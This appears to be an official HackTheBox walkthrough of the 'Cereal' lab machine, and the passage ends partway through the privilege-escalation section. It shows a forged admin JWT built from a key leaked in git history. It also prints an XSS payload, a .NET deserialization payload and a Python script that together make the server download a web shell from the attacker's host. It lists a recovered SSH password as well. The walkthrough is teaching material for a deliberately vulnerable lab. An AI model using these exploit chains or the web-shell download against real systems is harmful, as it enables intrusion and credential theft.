



HACKTHEBOX



Cereal

26th May 2021 / Document No D21.100.120

Prepared By: MinatoTW

Machine Author(s): Micah

Difficulty: **Hard**

Classification: Official

Synopsis

Cereal is a hard difficulty Windows machine with a repository exposing source code. One of the older commits is found to leak the encryption key, which can be used to login. Reviewing the code reveals deserialization and XSS vulnerabilities. These are leveraged to download a web shell and gain a foothold on the system. The user is found to have `SeImpersonatePrivilege` which is exploited in combination with a SSRF vulnerability to get SYSTEM privileges.

Skills Required

- Enumeration
- .NET Code review
- Scripting
- GraphQL


Skills Learned

- XSS Exploitation
- .NET Deserialization
- SSRF
- Windows Impersonation

Enumeration

Nmap

```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.10.217 | grep '^[0-9]' | cut -d '/' -f 1  
| tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.10.217
```




```
nmap -p$ports -sC -sV 10.10.10.217  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-24 04:49 UTC  
Nmap scan report for 10.10.10.217  
Host is up (0.047s latency).  
  
PORT      STATE SERVICE  VERSION  
22/tcp    open  ssh      OpenSSH for_Windows_7.7 (protocol 2.0)  
80/tcp    open  http     Microsoft IIS httpd 10.0  
|_http-server-header: Microsoft-IIS/10.0  
|_http-title: Did not follow redirect to https://10.10.10.217/  
443/tcp   open  ssl/http Microsoft IIS httpd 10.0  
|_http-server-header: Microsoft-IIS/10.0  
|_http-title: Cereal  
|_ssl-cert: Subject: commonName=cereal.htb  
| Subject Alternative Name: DNS:cereal.htb, DNS:source.cereal.htb  
| Not valid before: 2020-11-11T19:57:18  
|_Not valid after:  2040-11-11T20:07:19  
|_ssl-date: 2021-05-24T04:49:42+00:00; +1s from scanner time.  
|_tls-alpn:  
|_ http/1.1  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap reveals three open ports on the Windows server supporting SSH, HTTP and HTTPS protocols. Additionally, the script scan extracted two virtual hosts `cereal.htb` and `source.cereal.htb` from the SSL certificate. We can add these to the hosts file.


```
echo '10.10.10.217  cereal.htb source.cereal.htb' >> /etc/hosts
```

IIS

Browsing to `cereal.htb` automatically redirects us to the secure version of the website (https).



There is a login page. Searching the html source code is not revealing anything interesting. We look at the second virtual host.



This website throws an error due to compilation errors. It discloses the source directory `C:\inetpub\source`. We keep this in our notes and proceed with further enumeration.

GoBuster

We scan both virtual hosts for hidden files and folders using the tool `gobuster`.

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u
https://cereal.htb -k -t 50 -x aspx
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u
https://source.cereal.htb -k -t 50 -x aspx
```

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u https://source.cereal.htb -k -t 50 -x aspx
```

```
/aspnet_client (Status: 301)
/uploads (Status: 301)
/Uploads (Status: 301)
/.git (Status: 301)
```

Enumeration reveals folders `uploads` folder and `.git` at `source.cereal.htb` and we suspect that it might be possible to extract the repository contents.

Authentication bypass

A tool such as [git-dumper](#) can be used to achieve this.

```
git clone https://github.com/arthaud/git-dumper
cd git-dumper
pip install -r requirements.txt
python git_dumper.py https://source.cereal.htb/ ./src
cd src
```

The commands above successfully retrieve the repository contents. We can spot C# source for the Cereal website as well as frontend source code in the `ClientApp` folder.

Looking at the controllers we can review the authenticate method of the `UsersControllers.cs` file.

```
[AllowAnonymous]
[HttpPost("authenticate")]
public IActionResult Authenticate([FromBody]AuthenticateModel model)
{
    var user = _userService.Authenticate(model.Username, model.Password);

    if (user == null)
        return BadRequest(new { message = "Username or password is incorrect"
});

    return Ok(user);
}
```

This in turn calls the `userService.Authenticate` method, which can be found in the `Services/UserService.cs` file.

```
public User Authenticate(string username, string password)
```

```

    {
        using (var db = new CerealContext())
        {
            var user = db.Users.Where(x => x.Username == username && x.Password ==
password).SingleOrDefault();

            // return null if user not found
            if (user == null)
                return null;

            // authentication successful so generate jwt token
            var tokenHandler = new JwtSecurityTokenHandler();
            var key = Encoding.ASCII.GetBytes("****");
            var tokenDescriptor = new SecurityTokenDescriptor
            {
                Subject = new ClaimsIdentity(new Claim[]
                {
                    new Claim(ClaimTypes.Name, user.UserId.ToString())
                }),
                Expires = DateTime.UtcNow.AddDays(7),
                SigningCredentials = new SigningCredentials(new
SymmetricSecurityKey(key), SecurityAlgorithms.HmacSha256Signature)
            };
            var token = tokenHandler.CreateToken(tokenDescriptor);
            user.Token = tokenHandler.WriteToken(token);

            return user.WithoutPassword();
        }
    }
}

```

This method looks up the user and checks if the entry exists. If this returns true, a JWT cookie is created and returned. As we can see, the key is redacted, which means we can't forge cookies.

We look at the git commit history for any sensitive information.

```
git log -p
```

Scrolling through the commit history, we locate the following snippet.

```
diff --git a/Services/UserService.cs b/Services/UserService.cs
index 60f1b74..6e62360 100644
--- a/Services/UserService.cs
+++ b/Services/UserService.cs
@@ -30,7 +30,7 @@ namespace Cereal.Services

        // authentication successful so generate jwt token
        var tokenHandler = new JwtSecurityTokenHandler();
-       var key =
Encoding.ASCII.GetBytes("secretlhFIH&FY*#oysuflkhskjfhfesf");
+       var key = Encoding.ASCII.GetBytes("****");
        var tokenDescriptor = new SecurityTokenDescriptor
        {
            Subject = new ClaimsIdentity(new Claim[]
```

The hardcoded JWT key was replaced with the redacted version. It's possible that this key is still in use. We can write code to generate a JWT cookie ourselves.

Install Visual Studio with .NET development tools on a Windows VM. Open Visual Studio and create a new C# project with the following code.

```
using System;
using System.Collections.Generic;
using System.IdentityModel.Tokens.Jwt;
using System.Linq;
using System.Security.Claims;
using System.Text;
using Microsoft.Extensions.Options;
using Microsoft.IdentityModel.Tokens;

public class Generate
{
    public static void Main(String[] args)
    {
        var tokenHandler = new JwtSecurityTokenHandler();
        var key = Encoding.ASCII.GetBytes("secretlhFIH&FY*#oysuflkhskjfhfesf");
        var tokenDescriptor = new SecurityTokenDescriptor
        {
            Subject = new ClaimsIdentity(new Claim[]
            {
                new Claim(ClaimTypes.Name, "1")
            }),
            Expires = DateTime.UtcNow.AddDays(7),
            SigningCredentials = new SigningCredentials(new
SymmetricSecurityKey(key), SecurityAlgorithms.HmacSha256Signature)
        };
        var token = tokenHandler.CreateToken(tokenDescriptor);
        var jwt = tokenHandler.WriteToken(token);
```

```
        Console.WriteLine(jwt);
    }
}
```

This will create a JWT cookie for the user ID `1`, which relates to admin account. We compile the binary and then execute it.



```
.\Generate.exe
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmV4dWVfbmFtZSI6IjEiLCJuYmYiOiJlbnQ5MTYyMjQ0TcyNCwiaWF0IjoxNjIxODQ0OTI0fQ.Cp0RkrMxIdStpxegLX6F9k37g9-20kpVBms459264rM
```

The token generation was indeed successful. Now we need to find a way to use this token. Looking at the `authetnication.service.js` source code in the `ClientApp` folder, we notice the following part of code:

```
function login(username, password) {
    const requestOptions = {
        method: 'POST',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ username, password })
    };

    return fetch('/users/authenticate', requestOptions)
        .then(handleResponse)
        .then(user => {
            // store user details and jwt token in local storage to keep user logged in
            // between page refreshes
            localStorage.setItem('currentUser', JSON.stringify(user));
            currentUserSubject.next(user);

            return user;
        });
}
```


As we can observe, the JWT is stored in the browser's `localStorage` under `currentUser`. Reviewing the `Models/User.cs` file, we find the `User` class.


```
namespace Cereal.Models
{
    public class User
    {
        [Key]
        public int UserId { get; set; }
        [Required]
        public string Username { get; set; }
        [Required]
        public string Password { get; set; }
        public string Token { get; set; }
    }
}
```

The server response looks like the following:

```
{ "userid" : "1", "username" : "admin", "token" :
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1bmlxdWVbmFtZSI6IjEiLCJuYmYiOiJlMjE4NDQ5MjQ5I
  mV4cCI6MTYyMjQ0OTcyNCwiaWF0IjoxNjIxODQ0OTI0fQ.CpORKrMxIdStpxegLX6F9k37g9-
  20kpVBms459264rM" }
```

We go to `cereal.htb` page, select `DevTools` > `Storage` > `Local Storage` and add a new item named `currentUser`.




Refreshing the page is going to log us in successfully.

Cereal Request

Title

Flavor

Color



#FFFFFF

HEX

Description

Request

Foothold

The main page just sends a request to the `/requests` endpoint, the code for which can be found in the file `Controllers/RequestsController.cs`.

```
[Authorize(Policy = "RestrictIP")]
[HttpGet("{id}")]
public IActionResult Get(int id)
{
    using (var db = new CerealContext())
    {
        string json = db.Requests.Where(x => x.RequestId ==
id).SingleOrDefault().JSON;
        // Filter to prevent deserialization attacks mentioned here:
https://github.com/pwntester/ysoserial.net/tree/master/ysoserial
        if (json.ToLower().Contains("objectdataprovider") ||
json.ToLower().Contains("windowsidentity") || json.ToLower().Contains("system"))
        {
            return BadRequest(new { message = "The cereal police have been
dispatched." });
        }
        var cereal = JsonConvert.DeserializeObject(json, new
JsonSerializerSettings
        {
            TypeNameHandling = TypeNameHandling.Auto
        });
        return Ok(cereal.ToString());
    }
}
```

The GET method receives `id` parameter as an argument and fetches a record from the database. We also observe that the method is using IP restriction. The whitelisted IP addresses can be viewed in the `appsettings.json` file.

```
{
  "Logging": {
    "LogLevel": {
      "Default": "Warning"
    }
  },
  "AllowedHosts": "*",
  "ApplicationOptions": {
    "Whitelist": [ "127.0.0.1", ":::1" ]
  },
  <SNIP>
```

This means that the request can only be sent via localhost. Furthermore, the JSON object is checked for strings before being deserialized.

```
if (json.ToLower().Contains("objectdataprovider") ||  
    json.ToLower().Contains("windowsidentity") || json.ToLower().Contains("system"))
```

These strings are found in payloads generated by [Ysoserial.NET](https://github.com/hackplayers/ysoserial.net). The checks prevent exploiting unsafe deserialization and executing code using methods such as `System.Diagnostics.Process`.

Another alternative though is to search for useful methods within the `Cereal` namespace and execute them. Looking at the `DownloadHelper.cs` file, we locate the following code:

```
namespace Cereal  
{  
    public class DownloadHelper  
    {  
        private String _URL;  
        private String _FilePath;  
        public String URL  
        {  
            get { return _URL; }  
            set  
            {  
                _URL = value;  
                Download();  
            }  
        }  
        public String FilePath  
        {  
            get { return _FilePath; }  
            set  
            {  
                _FilePath = value;  
                Download();  
            }  
        }  
    }  
  
    //https://stackoverflow.com/a/14826068  
    public static string ReplaceLastOccurrence(string Source, string Find, string  
Replace)  
    {  
        int place = Source.LastIndexOf(Find);  
  
        if (place == -1)  
            return Source;  
  
        string result = Source.Remove(place, Find.Length).Insert(place, Replace);  
        return result;  
    }  
}
```

```

private void Download()
{
    using (WebClient wc = new WebClient())
    {
        if (!string.IsNullOrEmpty(_URL) && !string.IsNullOrEmpty(_FilePath))
        {
            wc.DownloadFile(_URL, ReplaceLastOccurrence(_FilePath, "\\ ",
"\\21098374243-"));
        }
    }
}
}
}

```

The `Download()` method seems promising as it's capable of downloading files specified in `_URL`. We can utilize this method to download a file to the `uploads` folder found earlier. The downloaded filenames are prefixed with the `21098374243-` as well.

Now even though we have a method to exploit the deserialization we still need to be able to send request through the localhost. Looking at the ClientApp, we find `AdminPage.jsx` source code.

```

class RequestCard extends React.Component {
  componentDidCatch(error) {
    console.log(error);
  }

  render() {
    try {
      let requestData;
      try {
        requestData = JSON.parse(this.props.request.json);
      } catch (e) {
        requestData = null;
      }
      return (
        <Card>
          <Card.Header>
            <Accordion.Toggle as={Button} variant="link" eventKey=
{this.props.request.requestId} name="expand" id={this.props.request.requestId}>
              {requestData && requestData.title && typeof
requestData.title == 'string' &&
                <MarkdownPreview markedOptions={{ sanitize: true }}
value={requestData.title} />
            </Accordion.Toggle>
          </Card.Header>
          <Accordion.Collapse eventKey={this.props.request.requestId}>
            <div>

```

```

        {requestData &&
          <Card.Body>
            Description:{requestData.description}
            <br />
            Color:{requestData.color}
            <br />
            Flavor:{requestData.flavor}
          </Card.Body>
        }
      </div>
    </Accordion.Collapse>
  </Card>
);
} catch (e) { console.log(e); return null };
}
}

```

This page retrieves all the cereal requests and then renders them as Markdown on the admin panel. This means that our input ends up on this page after being submitted. The `package.json` configuration file reveals the package `react-marked-markdown` with version 1.4.6.

Looking at the package [information](#), we see that it was updated four (4) years ago. This is outdated and there are high chances of being also vulnerable. Searching a bit online lead us to this HackerOne [report](#). According to it, improper sanitization during link rendering can lead to Cross Site Scripting.

We can try this ourselves by browsing to the Cereal page and enter the following payload.

```
[XSS](javascript: document.write`<img src='http://10.10.14.4/test' />`)
```

The payload above writes an `img` tag to a request at our host. Note that is not possible to use parentheses due to the markdown format, but we can use backticks instead.


Cereal Request

Title

Flavor



Color



Description

Request

Great cereal request!

We start an HTTP server on port 80 and send the request.

```
python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.10.217 - - [24/May/2021 12:36:40] code 404, message File not  
found  
10.10.10.217 - - [24/May/2021 12:36:40] "GET /test HTTP/1.1" 404 -
```

Indeed we get the request within seconds, which confirms the existence of the vulnerability. Now that we're able to send requests via localhost, we can try and exploit the deserialization. Let's create a payload first.

```
{  
  "$type": "Cereal.DownloadHelper, Cereal, Version=1.0.0.0, Culture = neutral,  
  PublicKeyToken = null",  
  "URL": "http://10.10.14.4/cmd.aspx",  
  "FilePath": "C:\\\\inetpub\\\\source\\\\\\\\uploads\\\\\\\\cmd.aspx"  
}
```

The payload above will call the `Cereal.DownloadHelper` method, with the arguments `URL` and `FilePath`. The `URL` is set to a webshell hosted on our webserver, while the `FilePath` will point to the location in uploads folder. We download the webshell with the command below.

```
wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-  
webshell/asp/cmd.aspx  
python3 -m http.server 80
```

Next, we create a JavaScript payload which sends a request to the `requests` endpoint.

```
const xhr = new XMLHttpRequest();  
xhr.open("GET", "https://cereal.htb/requests");  
xhr.setRequestHeader("Authorization", "Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbmlxdWVfbmFtZSI6IjEiLCJuYmYiOiJlY2MjE4NDQ5MjQsImV4cCI6MTYyMjQ0TcyNCwiaWF0IjoxNjIxODQ0OTI0fQ.CpORKrMxIdStpxegLX6F9k37g9-  
20kpVBms459264rM");  
xhr.send();
```

The code above sends an XHR request with the JWT cookie to authorize it. We create a script to automate the entire process.

```
from requests import post, packages  
from urllib3.exceptions import InsecureRequestWarning  
  
packages.urllib3.disable_warnings(category=InsecureRequestWarning)  
  
url = "https://cereal.htb/requests"  
auth = { "Authorization": "Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbmlxdWVfbmFtZSI6IjEiLCJuYmYiOiJlY2MjE4NDQ5MjQsImV4cCI6MTYyMjQ0TcyNCwiaWF0IjoxNjIxODQ0OTI0fQ.CpORKrMxIdStpxegLX6F9k37g9->  
  
payload = { "json": '{ "$type": "Cereal.DownloadHelper, Cereal, Version=1.0.0.0,  
Culture = neutral, PublicKeyToken = null", "URL": "http://10.10.14.4/cmd.aspx",  
"FilePath": "C:\\\\inetpub\\\\source\\\\\\\\uploads\\\\\\\\cmd.aspx" }' }  
  
resp = post(url, json=payload, headers=auth, verify=False).json()  
cereal_id = resp['id']  
  
print(f"Deserialization payload with ID: {cereal_id}")  
  
js_payload = f'''  
<script>  
const xhr = new XMLHttpRequest\\\\\\\\x28\\\\\\\\x29;  
xhr.open\\\\\\\\x28'GET', 'https://cereal.htb/requests/{cereal_id}'\\\\\\\\x29;  
xhr.setRequestHeader\\\\\\\\x28'Authorization', 'Bearer  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbmlxdWVfbmFtZSI6IjEiLCJuYmYiOiJlY2MjE4NDQ5MjQsImV4cCI6MTYyMjQ0TcyNCwiaWF0IjoxNjIxODQ0OTI0fQ.CpORKrMxIdStpxegLX6F9k37g9-  
20kpVBms459264rM'\\\\\\\\x29;  
xhr.send\\\\\\\\x28\\\\\\\\x29;  
</script>  
'''  
''.replace("\\n", "")
```




```
cereal = { "json": f'{{ "title": "[XSS](javascript: document.write`{js_payload}`)",  
"flavor" : "bacon", "color": "#000", "description": "test" }}' }  
resp = post(url, json=cereal, headers=auth, verify=False)  
print(resp.text)
```

The script above first creates an entry with the deserialization payload and then sends an XSS in order to trigger the payload execution. Note that paranthesis are replaced with their hex codes i.e. `\x28` and `\x29`.

```
python cereal_rce.py  
Deserialization payload with ID: 60  
{"message":"Great cereal request!","id":61}
```

We should get a request for `cmd.aspx` in a few minutes. It's known that the server prefixes `21098374243-` to the downloaded file. We can access `https://source.cereal.htb/uploads/21098374243-cmd.aspx`.



Program	<input type="text" value="c:\windows\system32\cmd.exe"/>
Arguments	<input type="text" value="/c whoami"/>
<input type="button" value="Run"/>	

cereal\sonny

The webshell is present and it is possible to execute commands. Looking through the web root, we find the SQLite database.

Program

Arguments

Run

Volume in drive C has no label.
Volume Serial Number is C4EF-2153

Directory of C:\inetpub\cereal\db

```
05/25/2021 01:10 AM <DIR> .
05/25/2021 01:10 AM <DIR> ..
05/25/2021 01:10 AM          32,768 cereal.db
                1 File(s)          32,768 bytes
                2 Dir(s)  7,637,762,048 bytes free
```

Executing the command `type C:\inetpub\cereal\db\cereal.db` will reveal the credentials for sonny as `sonny / mutual.madden.manner38974`. Attempting to login via SSH with these credentials succeeds.

```
ssh sonny@cereal.htb
```

Privilege Escalation

Enumerating the user's privileges reveals `SeImpersonatePrivilege`.

```
ssh sonny@cereal.htb
sonny@cereal.htb's password:
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

sonny@CEREAL C:\Users\sonny>
sonny@CEREAL C:\Users\sonny>whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name            Description
State
=====
SeChangeNotifyPrivilege   Bypass traverse checking
Enabled
SeImpersonatePrivilege     Impersonate a client after authentication
Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
Enabled
```

This is a very powerful privilege and can be used to gain SYSTEM privileges instantly. However, looking at the system information we find out that the server version is Windows 2019.

```
PS C:\Users\sonny> Get-ComputerInfo

WindowsBuildLabEx           :
17763.1.amd64fre.rs5_release.180914-1434
WindowsCurrentVersion       : 6.3
WindowsEditionId            : ServerStandard
WindowsInstallationType     : Server Core
WindowsInstallDateFromRegistry : 11/11/2020 9:47:32 PM
WindowsProductId            : 00429-00521-62775-AA529
WindowsProductName          : Windows Server 2019 Standard
WindowsRegisteredOrganization :
WindowsRegisteredOwner      : Windows User
WindowsSystemRoot            : C:\Windows
WindowsVersion               : 1809
```

This means that is not possible to use tools such as `RottenPotato` or `JuicyPotato` directly. Additionally, there's no `PrintSpooler` service to attain `SYSTEM` via `PrintSpoofer`.

```
PS C:\Users\sonny> Get-Service Spooler
Get-Service : Cannot find any service with service name 'Spooler'.
At line:1 char:1
```

We continue our enumeration to find other ways for escalating privileges. Looking at the open ports we find `8080` open on localhost. We can forward this using SSH.

```
ssh -L 8080:127.0.0.1:8080 sonny@cereal.htb
```



Manufacturing Plant Status

#	Location	Status
1	707 Antarctic Lane	OPERATIONAL
2	221b Cereal Street	HALTED

Browsing to the page reveals a website with plant status. Looking at the network requests, it's found to request a GraphQL endpoint.

▶

Headers

Cookies

Request

Response

Timings

Stack Trace

Filter Headers

▶ POST http://localhost:8080/api/graphql

Status

200 OK ?

Version

HTTP/1.1

Transferred

533 B (273 B size)

Referrer Policy

no-referrer-when-downgrade

▼ Response Headers (260 B)

? Cache-Control:

no-cache

? Content-Length:

273

? Content-Type:

application/json; charset=utf-8

GraphQL or GQL, is a query language to manage huge amounts of data and offers easy API interaction. GraphQL endpoints are often vulnerable to [introspection](#), which can be used to find the queries and mutations it supports. An IDE such as [graphql-playground](#) can be used to interact with the endpoint.

Download the latest release and enter the URL `http://localhost:8080/api/graphql` in the `URL Endpoint` field. Then select `Docs` to list all the queries and mutations. Mutations allow modification of the server data.

DOCS

SCHEMA

Search the docs ...

QUERIES

allCereals: [Cereal]

allPlants: [Plant]

cereal(...): Cereal

plant(...): Plant

MUTATIONS

haltProduction(...): String

resumeProduction(...): String

updatePlant(...): Boolean

updatePlant(
 plantId: Int!
 version: Float!
